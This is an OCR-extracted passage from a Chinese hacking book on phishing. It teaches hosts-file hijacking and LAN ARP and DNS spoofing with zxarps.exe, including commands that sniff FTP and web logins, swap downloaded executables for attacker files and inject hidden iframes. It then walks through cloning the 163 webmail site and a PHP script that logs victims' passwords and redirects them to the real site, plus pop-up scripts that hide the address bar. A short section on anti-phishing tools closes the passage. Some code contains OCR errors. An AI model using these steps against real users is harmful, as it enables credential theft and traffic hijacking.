Hosts 文件存储位置在不同的操作系统中并不相同，甚至不同 Windows 版本的位置也不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

大一样。一般来说，Windows XP/2003/Vista/win7 系统中 Hosts 文件的默认位置为 C:Windows\system32\drivers\etc 文件夹下，但也可以改变。若钓鱼者想劫持的话，需要先用记事本修改这个文件的内容。Host name（主机名）的映射关系，是一个映射 IP 地址和 Host name （主机名）的规定。

这个规定中，要求每段只能包括一个映射关系，也就是一个 IP 地址和一个与之有映射关系的主机名。IP 地址要放在每段的最前面，映射的 Host name（主机名）在 IP 后面，中间用空格分隔，形式如图 7-30 所示。

127.0.0.1	localhost
IP 地址	映射主机名

图 7-30 IP 地址与主机名的映射关系

钓鱼者的手法就是修改主机与 IP 地址的映射关系，进行 HOSTS 文件的映射劫持。下面通过一个简单的例子介绍 HOSTS 劫持的过程。将网站 www.hackbase.com 映射到百度的 IP 上，这样当打开 www.hackbase.com 网站时，实际上是打开了百度网站。具体的操作步骤如下。

步骤 01 在命令提示符窗口中使用 PING 命令获得百度的 IP 地址，在其中输入命令“Ping www.baidu.com”，即可获得百度的 IP 地址 119.75.218.45，如图 7-31 所示。




图 7-31 获得百度的 IP 地址

步骤 02 打开文件夹“C:Windows\system32\drivers\etc”，找到其中的 Hosts 文件，如图 7-32 所示。




图 7-32 找到 Hosts 文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在 Hosts 文件上右键单击，在“Hosts 属性”对话框中取消勾选 Hosts 文件的只读属性，如图 7-33 所示。

步骤 04 单击“确定”按钮，用记事本打开 Hosts 文件，在内容的最后增加一条记录“119.75.218.45 www. hackbase.com”，如图 7-34 所示。




图 7-33 “Hosts 属性”对话框




图 7-34　在 Hosts 文件中添加记录

步骤 05 保存修改后的 Hosts 文件，再打开网站“http:// www. hackbase.com”，即可在其中发现打开的其实是百度网站，如图 7-35 所示。



图 7-35　将网站“www. hackbase.com”映射到百度的 IP 上



在修改 HOSTS 文件时常遇到保存后无效的情况，这里要提醒注意：在用记事本打开 HOSTS 文件，在最后一行添加完记录后，一定要按下回车键，否则这一行记录是不生效的。建议大家遵循这样的习惯：IP 地址+空格+域名+Enter 键。

7.4.2　内网中的 DNS 劫持

DNS 是由解析器和域名服务器组成的。域名服务器是指保存有该网络中所有主机的域名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

和对应 IP 地址，并具有将域名转换为 IP 地址功能的服务器。其中域名必须对应一个 IP 地址，而 IP 地址不一定有域名。

在 Internet 上域名与 IP 地址之间是一对一（或者多对一）的，域名虽然便于人们记忆，但机器之间只能互相认识 IP 地址，它们之间的转换工作称为域名解析，域名解析需要由专门的域名解析服务器来完成，DNS 就是进行域名解析的服务器。DNS 命名用于 Internet 等 TCP/IP 网络中，通过用户友好的名称查找计算机和服务。

当用户在应用程序中输入 DNS 名称时，DNS 服务可以将此名称解析为与之相关的其他信息，如 IP 地址。因为，你在上网时输入的网址，是通过域名解析系统解析找到了相对应的 IP 地址，这样才能上网。其实，域名的最终指向是 IP。

DNS 欺骗劫持工具有很多，这里用 zxarps.exe 来演示内网的劫持，使内网中任一用户打开网站 www. hackbase.com 都会被劫持到本机。先在 CMD 命令行下运行命令“zxarps.exe”，即可显示出该命令的各个参数，其含义如下：

Options（参数说明）：

-idx [index]	网卡索引号
-ip [ip]	欺骗的 IP,用'-'指定范围,','隔开
-sethost [ip]	默认是网关,可以指定别的 IP
-port [port]	关注的端口,用'-'指定范围,','隔开,没指定默认关注所有端口
-reset	恢复目标机的 ARP 表
-hostname	探测主机时获取主机名信息
-logfilter [string]	设置保存数据的条件，必须+-_做前缀,后跟关键字, ','隔开关键字,多个条件'|'隔开 所有带+前缀的关键字都出现的包则写入文件 带-前缀的关键字出现的包不写入文件 带_前缀的关键字一个符合则写入文件(如有+-条件也要符合)
-save_a [filename]	将捕捉到的数据写入文件 ACSII 模式
-save_h [filename]	HEX 模式
-hacksite [ip]	指定要插入代码的站点域名或 IP, 多个可用','隔开,没指定则影响所有站点
-insert [html code]	指定要插入 html 代码
-postfix [string]	关注的后缀名，只关注 HTTP/1.1 302
-hackURL [url]	发现关注的后缀名后修改 URL 到新的 URL
-filename [name]	新 URL 上有效的资源文件名
-hackdns [string]	DNS 欺骗，只修改 UDP 的报文,多个可用','隔开 格式: 域名|IP，www.aa.com|222.22.2.2,www.bb.com|1.1.1.1
-Interval [ms]	定时欺骗的时间间隔，单位:毫秒:默认是 3000 ms
-spoofmode [1|2|3]	将数据骗发到本机,欺骗对象:1 为网关,2 为目标机,3 为两者(默认)
-speed [kb]	限制指定的 IP 或 IP 段的网络总带宽,单位:KB

example（参数说明）：

嗅探指定的 IP 段中端口 80 的数据，并以 HEX 模式写入文件

```
zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.50 -port 80 -save_h sniff.log
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

FTP 嗅探,在 21 或 2121 端口中出现 USER 或 PASS 的数据包记录到文件

zxarps.exe -idx 0 -ip 192.168.0.2 -port 21,2121 -spoofmode 2 -logfilter "_USER ,_PASS" -save_a sniff.log

HTTP web 邮箱登录或一些论坛登录的嗅探,根据情况自行改关键字

zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.50 -port 80 -logfilter "+POST ,+user,+pass" -save_a sniff.log

用 | 添加嗅探条件,这样 FTP 和 HTTP 的一些敏感关键字可以一起嗅探

zxarps.exe -idx 0 -ip 192.168.0.2 -port 80,21 -logfilter "+POST ,+user,+pass|_USER ,_PASS" -save_a sniff.log

如果嗅探到目标下载文件后缀是 exe 等则更改 Location:为 http://xx.net/test.exe

zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.12,192.168.0.20-192.168.0.30 -spoofmode 3 -postfix ".exe,.rar,.zip" -hackurl http://xx.net/ -filename test.exe

指定的 IP 段中的用户访问到-hacksite 中的网址则只显示 just for fun

zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80 -hacksite 222.2.2.2, www.a.com, www.b.com -insert "just for fun<noframes>"

指定的 IP 段中的用户访问的所有网站都插入一个框架代码

zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80 -insert "<iframe src='xx' width=0 height=0>"

指定的两个 IP 的总带宽限制到 20KB

zxarps.exe -idx 0 -ip 192.168.0.55,192.168.0.66 -speed 20

DNS 欺骗

zxarps.exe -idx 0 -ip 192.168.0.55,192.168.0.66 -hackdns "www.aa.com|222.22.2.2,www.bb.com|1.1.1.1"

再以本机在内网中的 IP 地址 192.168.0.10 为例，在 CMD 命令行下运行 DNS 劫持的命令：

zxarps.exe –idx 0 –ip 192.168.0.1-192.168.0.255 -hackdns www.hackbase.com | 192.168.0.10

在命令执行成功后，命令行中将显示如图 7-36 所示的结果。




图 7-36　运行 DNS 劫持命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

接下来需要在本机架设一个 Web 服务器，以便将内网中的 DNS 劫持过来。

7.5 其他网络钓鱼艺术

除了上面介绍的几种网络钓鱼技术外，还有一些钓鱼技术可以让用户更快地了解钓鱼攻击。

如利用“网站整站下载器”工具将网站的相关文件下载到本地，然后将下载的文件上传到 FTP 空间中，最后再对网页的内容稍加修改，即可伪造出一个与真实网站一模一样的伪冒网站。

7.5.1 将 163 邮箱整站扒下来

攻击者为了保证钓的鱼更多、更有质量，其设定的钓鱼对象是访问量过高的站点及金融交易站点。本节将以 163 邮箱为例，介绍攻击者如何伪造整个网站，且让人看不出任何破绽。




图 7-37 网站整站下载器的主窗口

为了使伪造的网站达到逼真的程度，需要将真实网站的素材下载下来，并将它们改造处理。一般会直接使用 IE 浏览器来将门户网站文件下载到本地，但这种做法经常会出现错误，因此，这里将介绍一个工具：网站整站下载器。

网站整站下载器可以分析网页中的所有链接（图片链接、脚本与样式表链接等），包括源码以及所有页面，并将网站的内部链接文件下载、分类，也就是说它是一个可以将整个网站下载下来的软件。

下面介绍使用“网站整站下载器”下载网站文件的方法。

步骤 01 下载并安装“网站整站下载器 TeleportPro-v1.61”，即可进入如图 7-37 所示的主窗口中。单击主窗口中工具栏上的“New Project Wizard”（新计划项目向导）按钮，在弹出的“New Project Wizard”（新计划项目向导）对话框中对新建的项目进行设置，如图 7-38 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



如果是第一次运行 Teleport Pro 软件，程序会自动出现【New Project Wizard】（新计划项目向导）对话框，这个向导对话框中的各选项实际是 Teleport Pro 主要功能的体现。

步骤 02 在对话框中保持默认设置不变，单击“下一步”按钮，即可弹出“Starting Address”（起始地址）对话框，如图 7-39 所示。在地址栏中必须输入要下载的网站文件的地址，否则将被警告无法进入下一步，这里将要下载“http://mail.163.com”网站。



图 7-38 “New Project Wizard”对话框




图 7-39 “Starting Address”对话框

步骤 03 单击“下一步”按钮，在弹出的“Project Configuration”（项目设置）对话框中可选择接收指定网站的文件类型，包括文本、图形和声音等，可根据要求选定，这里选择“Everything”（任何文件类型）单选按钮。对于必须持有账号和密码才能进入的网站，必须在下面的“Account”和“Password”文本框中输入正确的账号和密码，否则 Teleport Pro 无法进入此站点下载文件，如图 7-40 所示。

步骤 04 单击“下一步”按钮，在弹出的“Congratulations”（祝贺）对话框中单击“完成”按钮，即可完成新项目向导的创建，如图 7-41 所示。




图 7-40 “Project Configuration”对话框



图 7-41 “Congratulations”对话框

步骤 05 此时，程序会弹出如图 7-42 所示的“Save As”（另存为）对话框，在“文件名”文本框中键入后缀为.tpp 的项目名，单击“保存”按钮后，即可返回 Teleport Pro 主窗口中。

步骤 06 在 Teleport Pro 主窗口中单击工具栏上的“Star”（开始）按钮 ▶，或选择“Project”→“Start”菜单项，即可开始文件下载操作，如图 7-43 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-42 “Save As”对话框




图 7-43 下载 http://mail.163.com 网站文件

步骤 07 稍等一会儿后，当“http://mail.163.com”网站文件下载完毕后，即可将下载的网站文件上传到 FTP 空间中。

再将其对比一下后，即可发现上传到空间中的虚假 163 邮箱网站和真实的 163 邮箱网站一模一样，但地址栏中的地址却不相同，如图 7-44 所示和如图 7-45 所示。




图 7-44 虚假的 163 邮箱网站




图 7-45 真实的 163 邮箱网站

7.5.2 继续完善，让伪造生效

将 163 邮箱网站整站下载下来后，需要将网页中的内容稍作修改，以免用户打开伪冒网站时出现破绽。

1. 修改代码中的外部链接地址

由于使用网站整站下载器下载下来的网站，对于外部的链接它全部都换成了一段脚本代码：javascript:if(confirm…)，如图 7-46 所示。用户需要将这段脚本代码去掉，并替换成原来的链接地址。如果没有图片显示，可以手动下载到本地后再修改链接。



图 7-46 替换链接地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 修改 index.html 文件中的代码

用记事本打开下载的 163 邮箱网站首页文件 index.html，再将下面这段验证脚本删除：

```
var ati = user.value.indexOf("@");
if( ati != -1 ){
    user.value = user.value.substring(0, ati);
}
var secure = fm.remUser.checked?true:false;
var url = fm.secure.checked ? "https://reg.163.com/logins.jsp" :
"http://reg.163.com/login.jsp";
url += "?type=1&url=http://entry.mail.163.com/coremail/fcg/ntesdoor2?";
url += "lightweight%3D1%26verifycookie%3D1%26";
if(secure){
    user.autocomplete="on";
}else{
    user.autocomplete="off";
}
fGetVersion(fm);
fm.action = url + "language%3D-1%26style%3D" + fm.style.value;
visitordata.setVals( [fm.username.value,fm.style.value,fm.secure.checked?1
:0 ], true);
visitordata.store();
```

再将 index.html 中的代码：<form method="post" name="login163" action="" onsubmit="return fLoginFormSubmit();" target="_top" style="position:relative">

替换成如下代码：<form method="post" action="checklogin.php"

这段代码的意思是以 post 方式提交数据到 checklogin.php 中。

3. 创建 PHP 脚本 checklogin.php

由于空间只劫持 PHP，用户在修改网站的代码时，可以使用 ASP、JSP 和 PHP 脚本语言实现，这里以 PHP 脚本来实现。脚本文件 checklogin.php 需要用户自己创建。打开记事本，在新建的文件中输入以下 PHP 脚本，并将其保存为 checklogin.php。

```
<?php
/*写入*/
if($_POS[登录邮箱])
{
$fp=fopen("db.txt","a");
fwrite($fp,$_post[username]."|".$_post[password]."\r\n");//写入数据，中间用|
隔开
fclose($fp);
}
/*读取，可以通过|拆分项*/
$lines=file("db.txt");
print_r("<pre>");
print_r($files);
/*删除*/
?>
```

脚本文件 checklogin.php 的功能是取得用户输入的用户名与密码信息，然后写入到 db.txt

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文本文件中。代码修改完后，将文件上传到劫持 PHP 的空间中，并打开该空间网页，在登录信息中输入用户名和密码，即可看到返回的网页为空白网页，但其实用户输入的登录信息已经保存了。

在其中输入登录信息后，返回的空白网页会让一些用户产生怀疑，为使伪造网站更加真实，可以打开 checklogin.php 文件，在文件内容的最后一行“？>”前插入一行重定向到 163 网站的代码：header("Location:http://mail.163.com");，如图 7-47 所示。



图 7-47 插入重定向到 163 邮箱网站的代码

这一句代码的功能是告诉浏览器如何处理这个页面，这样，当用户访问并提交表单后，即可跳转到真实的 163 邮箱网站了。

7.5.3 强势的伪冒钓鱼站点

钓鱼攻击真正的目的是窃取用户的信息，从攻击者的角度来看，有效率地获取信息才是王者之道，这个“道”中就有“强势”。当一种攻击并不强势时，不会获取到期望的效果，因此，钓鱼攻击必须要强调强势。

先来了解一下早期的弹出窗口实现方式。攻击者会先给用户一个链接地址，这里以如图 7-48 所示的静态网页为例，假设攻击者将这个“弹出窗口演示”的网页链接放置在一个邮件中，其中引向弹出窗口的页面为 pop.html，其作用为载入钓鱼网站并弹出登录窗口，代码如下：



图 7-48 网页链接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<head>
<html>
<title>弹出窗口演示</title>
</head>
<META HTTP-EQUIV="Refresh" CONTENT=0;URL="http://www.hackbase.com/">
<SCRIPT language=JavaScript>
if(window !=top)
{
 top.location = window.location;
 }
</SCRIPT>
<BODY
onload="window.open('login.html','popup','top=150,left=250,width=250,height=200, toolbar=no,scrollbars=no,resizable=yes')">
</body>
</html>
```

代码中的“CONTENT=0”表示在重定向到网页“http://www.hackbase.com/”（这里假设为钓鱼站点）等待时间为 0 秒，且调用了弹出窗口“login.html”网页。

该网页中的代码如下：

```
<html>
<head>
<title>黑客网站</title>
<meta http-equiv="Content-Type" content="text/heml; charset=gb2312"><style type="text/css">
<!--
body{
 margin-left: Opx;
 margin-top:  Opx;
 }
 -->
 </style></head>
<body bgcolor=white>
<p><img src="013000002940301228444034147 74.jpg" alt="请输入用户名与密码" width="208" height="165" align="middle"> </p>
<p>
<form method="GET" action="接收用户数据页">
<p align="middle">用户名: <input type="text"  name="username" size="20"> <br>
   密 &nbsp码: <input ytpe="password" name="password" size="20" />
<br>
<input type="submit" name="Submit" value="提交">
</p>
<body>
</body>
</html>
```

代码中的“013000002940301228444034147 74.jpg”为弹出窗口中显示的图片，如图 7-49 所示。单击钓鱼链接时，“pop.html”页面定向于网站“http://www.hackbase.com/”，并调用了弹出窗口“login.html”，如图 7-50 所示。对于没有上网经验的用户来说，一般情况下容易被弹出窗口误导。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-49　弹出窗口中显示的图片



图 7-50　弹出窗口“login.html”

这种方式的弹出窗口虽然也能够误导没有上网经验的用户，但对于经常上网的用户来说，其缺陷非常明显。多数的浏览器与工具条都可以通过设置来禁止这种自动性的弹出窗口。

另外，还有一种将网址隐藏的方式就是对网页窗口全屏化，使用户无法看到网址，但这种方式同样也有缺陷，会让用户起疑心。

比较保险的做法是使用加强式 script 劫持函数来达到网页全屏的效果，其脚本代码如下：

```
</head>
<body>
<a href="#" mce_href="#" onclick="my_function()">全屏窗口</a>
<script language="">function my_function()
{
 var targeturl="http://www.hackbase.com/"
 newwin=window.open("","","noscrollbars")
 if(document.all)
 {
     newwin.moveTo(0,0)
     newwin.resizeTo(screen.width,screen.height)
     }
     newwin.location=targeturl
 }
</script>
</body>
</html>
```

7.6　网络钓鱼防范工具

网络钓鱼攻击从防范的角度来说可以分为两个方面，一个方面是对钓鱼攻击利用的资源进行限制，一般钓鱼攻击所利用的资源是可控的，如 Web 漏洞是 Web 服务提供商可以直接修补的、邮件服务商可以使用域名反向解析邮件发送服务器提醒用户是否收到匿名邮件。

另外一个方面是不可控制的行为，如浏览器漏洞，用户必须打上补丁防御攻击者直接使用客户端软件漏洞发起的钓鱼攻击，各个安全软件厂商也可提供修补客户端软件漏洞的功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

同时，各大网站有义务保护所有用户的隐私，有义务提醒所有的用户防止钓鱼，提高用户的安全意识，从两个方面积极防御钓鱼攻击。

下面将介绍几种能够防范网络钓鱼的工具。

1. 360 安全卫士

最新版本的 360 安全卫士中内置了 360 网盾，它是一款免费好用的全功能的上网保护软件，能够全面防范用户上网过程中可能遇到的各种风险，里面自带的防范网络钓鱼功能可以有效检测并拦截假冒的银行、彩票和购物等欺诈网站。

360 网盾中的防范网络钓鱼功能的使用方法如下：

步骤 01 安装并运行“360 安全卫士 7.3”，即可进入其主窗口中，单击主窗口上方的“网盾”按钮，如图 7-51 所示。



图 7-51　“360 安全卫士 7.3”主窗口

步骤 02 此时，即可弹出“360 网盾”窗口，在“上网保护”选项卡下的网盾监控列表中单击“拦截欺诈网站，网购不受骗”后的“开启”按钮，即可打开钓鱼、欺诈网站拦截功能，如图 7-52 所示。




图 7-52　打开钓鱼、欺诈网站拦截功能

溜客安全网 WwW.176Ku.CoM

